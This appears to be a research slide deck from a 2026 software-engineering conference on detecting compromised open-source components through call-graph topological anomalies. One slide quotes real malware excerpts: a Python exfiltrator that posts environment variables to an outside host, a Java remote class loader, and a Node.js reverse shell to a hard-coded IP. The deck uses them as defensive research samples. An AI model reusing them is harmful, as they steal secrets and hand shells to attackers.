Towards the Static Detection of Compromised Software Components by Topological Anomalies

Oscar Z. de Paiva, Wilson V. Ruggiero, Marcos A. Simplicio Jr.
Polytechnic School – Universidade de São Paulo
São Paulo, Brazil
{ozpaiva | wilson | msimplicio}@larc.usp.br


The Twelfth International Conference on Advances and Trends in Software Engineering – SOFTENG 2026
May 24-28, 2026 – Venice, Italy

Oscar Z. de Paiva

- Is a PhD candidate in Computer Eng. at the University of São Paulo, Brazil. Holds a BSc degree in Electrical Eng. (2011) and a MSc degree in Computer Eng. (2016) from the same institution.
- Has over 14 years of experience in the financial industry as software developer, cybersecurity architect and researcher.
- Led and participated in innovation projects rooted on the cooperation between industry and academia.
- Research interests:
  - Software Security
  - Malware Analysis
  - Adversarial Machine Learning
  - Applied Cryptography
  - Distributed Systems Security
  - Operating Systems Security
  - Fraud Prevention
  - Usable Security
  - Formal Methods


Software Supply-Chain (SSC) Attacks

- Open-Source Components (OSCs): make up **70-90% of the code** of modern software applications [1].
- A **widespread risk**:
  - vulnerabilities;
  - venue for dissemination of malicious code.
- The number of malicious OSCs has been **on the rise** in the last decade.




*extracted from [2]

Open-Source Ecosystems: Attack Surface*



*adapted from [3]

Attack Tree of Open-Source SSC Attacks*



*adapted from [6]

Security Mechanisms for OSC Supply-Chains*

- Software Bills of Materials (SBOMs)
- Software Composition Analysis (SCA) and Dependency Reduction
- Improved Authentication, Authorization and Intrusion Detection for package and code repositories
- Reproducible Builds, authenticity/attestation tools for build systems and artifacts
- **Application Security Tests** (AST): static and/or dynamic techniques for detecting malicious code associated with SSC attacks
- Dependency-level Isolation and Access Control

*extracted from [3-5]

Threat Model and The Kinds of Malicious Code at Issue

- We consider attackers aiming to maximize the number of infected applications – therefore, **not interested in directed attacks**.
  - Regardless of attack vector.
- Malicious code thus **cannot rely on application-specific components** or behaviors (and is **explicitly malicious**, we assume).
  - *Backdoors*, *droppers*, *exfiltrators*, *reverse shells* – **goal is to invade networks**, **steal data**, **deploy other malware**.
- **Small excerpts** relying (mostly directly) on security-critical methods from default APIs.
  - Network access, file system, scripting, system config., dynamic manipulation.

Malicious Code at Issue: Examples*

```
info = socket.gethostname()+' mumpy '+
''.join(['%s=%s' % (k,v) for (k,v) in os.environ.items()])+''
info += [(s.connect(('8.8.8.8', 53)), s.getsockname()[0],
s.close()) for s in [socket.socket(socket.AF_INET,
socket.SOCK_DGRAM)]][0][1]

posty = "paste="
for i in xrange(0,len(info)):
  if info[i].isalnum():
    posty += info[i]
  else:
    posty += ("%%%02X" % ord(info[i]))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("packageman.comlu.com", 80))

s.send("POST / HTTP/1.1\r\n"+
  "User-Agent: Python\r\n"+
  "Host: packageman.comlu.com\r\n"+
  "Content-Type: application/x-www-form-urlencoded\r\n"+
  "Content-Length: "+str(len(posty))+"\r\n\r\n"+posty)

s.recv(2048)
```

*all extracted from [6]

```
URLClassLoader loader = (URLClassLoader) ClassLoader.
  getSystemClassLoader();
Class urlCLClass = URLClassLoader.class;
URL url = null;
try{
  url = new URL("...");
  Method m = urlCLClass.getDeclaredMethod(
    "addURL",new Class[]{URL.class});
  m.setAccessible(true);
  m.invoke(loader, new Object[]{url});
  Class.forName("...", true, loader);
} catch (Exception e) {
  e.printStackTrace();
}
```


```
function c() {
  var client = new net.Socket();
  client.connect(443, "95.213.253.26",
    function() {
      var sh = spawn('/bin/sh', []);
      client.write("Connected\r\n");
      client.pipe(sh.stdin);
      sh.stdout.pipe(client);});
  client.on('error', function() {});
  client.on('close', function() {setTimeout(c, 5000);});
}

require('daemon')();
c();
```

Static Detection of Topological Anomalies

- The **components** that form a program, and the **dependency relations** between them, provide a **high-level outlook of its control and data-flow** characteristics.
- Normal **connections** of **security-critical methods** to the parts, and **between such methods through the parts**, are associated with typical **features** of the parts and of the **relations** between them.
  - Malicious code inserted into a part can represent a topological anomaly.
- Evading detection implies modifying high-level topological character-ristics of programs → **cost of SSC attacks is increased**.


Junction Trees and Three Layers of Representation

- Each method can be mapped to a **namespace** and **a group of name-spaces**, forming two additional layers above the call graph.
- Junction trees (and junctions, their roots) represent, in a call graph, the **closest connections between security-critical methods** from different categories.



Red vertices: security-critical methods; purple vertices: junctions.

- Possible connection categories: **`J0/J1/J2/J+/NJ`**.
- The presence of non-malicious connections are associated with topological features.



The PDG (Package Dependency Graph) and PGDG (Package Group Dependency Graph) represent the additional layers above the CG (Call Graph), considering “package” as a synonym for namespace (in Java, the initial focus of our study).


Topological Features


a) Incidence, Dispersion, Internal Connectivity;


b) Tree Connectivity;


c) Pair-Wise Connectivity;

d) Signature Sequences.









Experimental Evaluation

We implemented* our technique partially, and performed a synthetic evaluation of its detection efficacy for the **`J0/J1/J2`** classes of junctions.

- Java was chosen as the initial focus due to its relevance in enterprise environments.
- The Xcorpus dataset [7] was used to extract the minimal incidence values ($\theta_I^{(1)}$,$\theta_R^{(1)}$,$\theta_I^{(2)}$,$\theta_R^{(2)}$).
- The analysis ran in appr. 120 minutes on a PC with an Intel 11800H CPU and 32GB of RAM, running Ubuntu 22.04 and Java HotSpot version 1.8.0-371.
- Efficacy was analyzed considering different contamination ratios of the Xcorpus dataset [7] with the typical malicious excerpts found in [6] – and **very promising results** were obtained!

	io+net combinations						lang+net combinations						lang+io+net combinations								
	J0		**J0+J1**		**J0+J1+J2**		**J0**		**J0+J1**		**J0+J1+J2**		**J0**			**J0+J1**			**J0+J1+J2**		
	io	net	io	net	io	net	lang	net	lang	net	lang	net	lang	net	io	lang	net	io	lang	net	io
$\theta_I^{(1)}$	14	7	26	6	–	–	48	13	48	10	–	–	144	24	28	144	24	28	–	–	–
$\theta_R^{(1)}$	4.6%	1.6%	0.6%	1.65%	–	–	8.5%	0.5%	4.2%	0.5%	–	–	33%	2.5%	6.8%	11%	0.3%	1.73%	–	–	–
$\theta_I^{(2)}$	41	17	41	6	62	39	1554	70	583	22	1329	68	11224	725	1618	1329	88	312	1329	40	189
$\theta_R^{(2)}$	2.2%	0.6%	0.1%	1.94%	1.7%	0.35%	9.8%	0.4%	7.8%	0.2%	10%	0.17%	18.6%	1.1%	2.4%	13.6%	0.3%	2.4%	9.1%	0.3%	1%
Acc.	99.2%		97.8%		88.1%		98.3%		95.8%		86.3%		99.98%			99.6%			86.5%		
$\overline{F_1}$	0.993		0.986		0.902		0.985		0.960		0.806		1.00			0.995			0.880		

*code available at: https://github.com/ozpaiva/static-topol-analysis.

Future Work

- We intend to implement the **technique in its entirety**, and evaluate its detection efficacy and performance with a dataset containing **more recent versions of Java** programs.
- The usage of **more powerful static analysis** methods is also planned.
  - The heavy reliance on dynamic manipulation features found in some types of Java applications makes static analysis difficult.
- We also plan to investigate:
  - More **robust** techniques for **clustering** programs parts;
  - **Adversarial Machine Learning** [8] aspects that may affect the **training and inference** processes of our technique.

References

[1] The Linux Foundation, “A summary of census ii: Open source software application libraries the world depends on”, 2022, Accessed: 2026-04-16. [Online]. Available: https://www.linuxfoundation.org/blog/blog/a-summary-of-census-ii-opensource-software-application-libraries-the-world-depends-on.

[2] Sonatype Inc., “Open source malware at the gate: The evolving software supply chain attack surface”, 2026, Accessed: 2026-04-16. [Online]. Available: https://www.sonatype.com/state-ofthe-software-supply-chain/2026/open-source-malware.

[3] P. Ladisa, H. Plate, M. Martinez, and O. Barais, “Sok: Taxonomy of attacks on open-source software supply chains,” in 2023 IEEE Symposium on Security and Privacy (SP), 2023, pp. 1509–1526.

[4] L. Williams et al., “Research directions in software supply chain security,” ACM Trans. Softw. Eng. Methodol., vol. 34, no. 5, May 2025.

[5] E. A. Ishgair, M. S. Melara, and S. Torres-Arias, “Sok: A defense-oriented evaluation of software supply chain security,” 2024. [Online]. Available: https://arxiv.org/abs/2405.14993

[6] M. Ohm, H. Plate, A. Sykosch, and M. Meier, “Backstabber’s knife collection: A review of open source software supply chain attacks”, in Detection of Intrusions and Malware, and Vulnerability Assessment, Cham: Springer International Publishing, 2020, pp. 23–43.

[7] J. Dietrich, H. Schole, L. Sui, and E. Tempero, “Xcorpus - an executable corpus of java programs”, Journal of Object Technology, vol. 16, no. 4, 1:1–24, Aug. 2017.

[8] E. Tabassi, K. J. Burns, M. Hadjimichael, A. D. Molina-Markham, and J. T. Sexton, “A taxonomy and terminology of adversarial machine learning”, NIST IR, vol. 2019, no. 1-29, p. 1, 2019.

Thank you!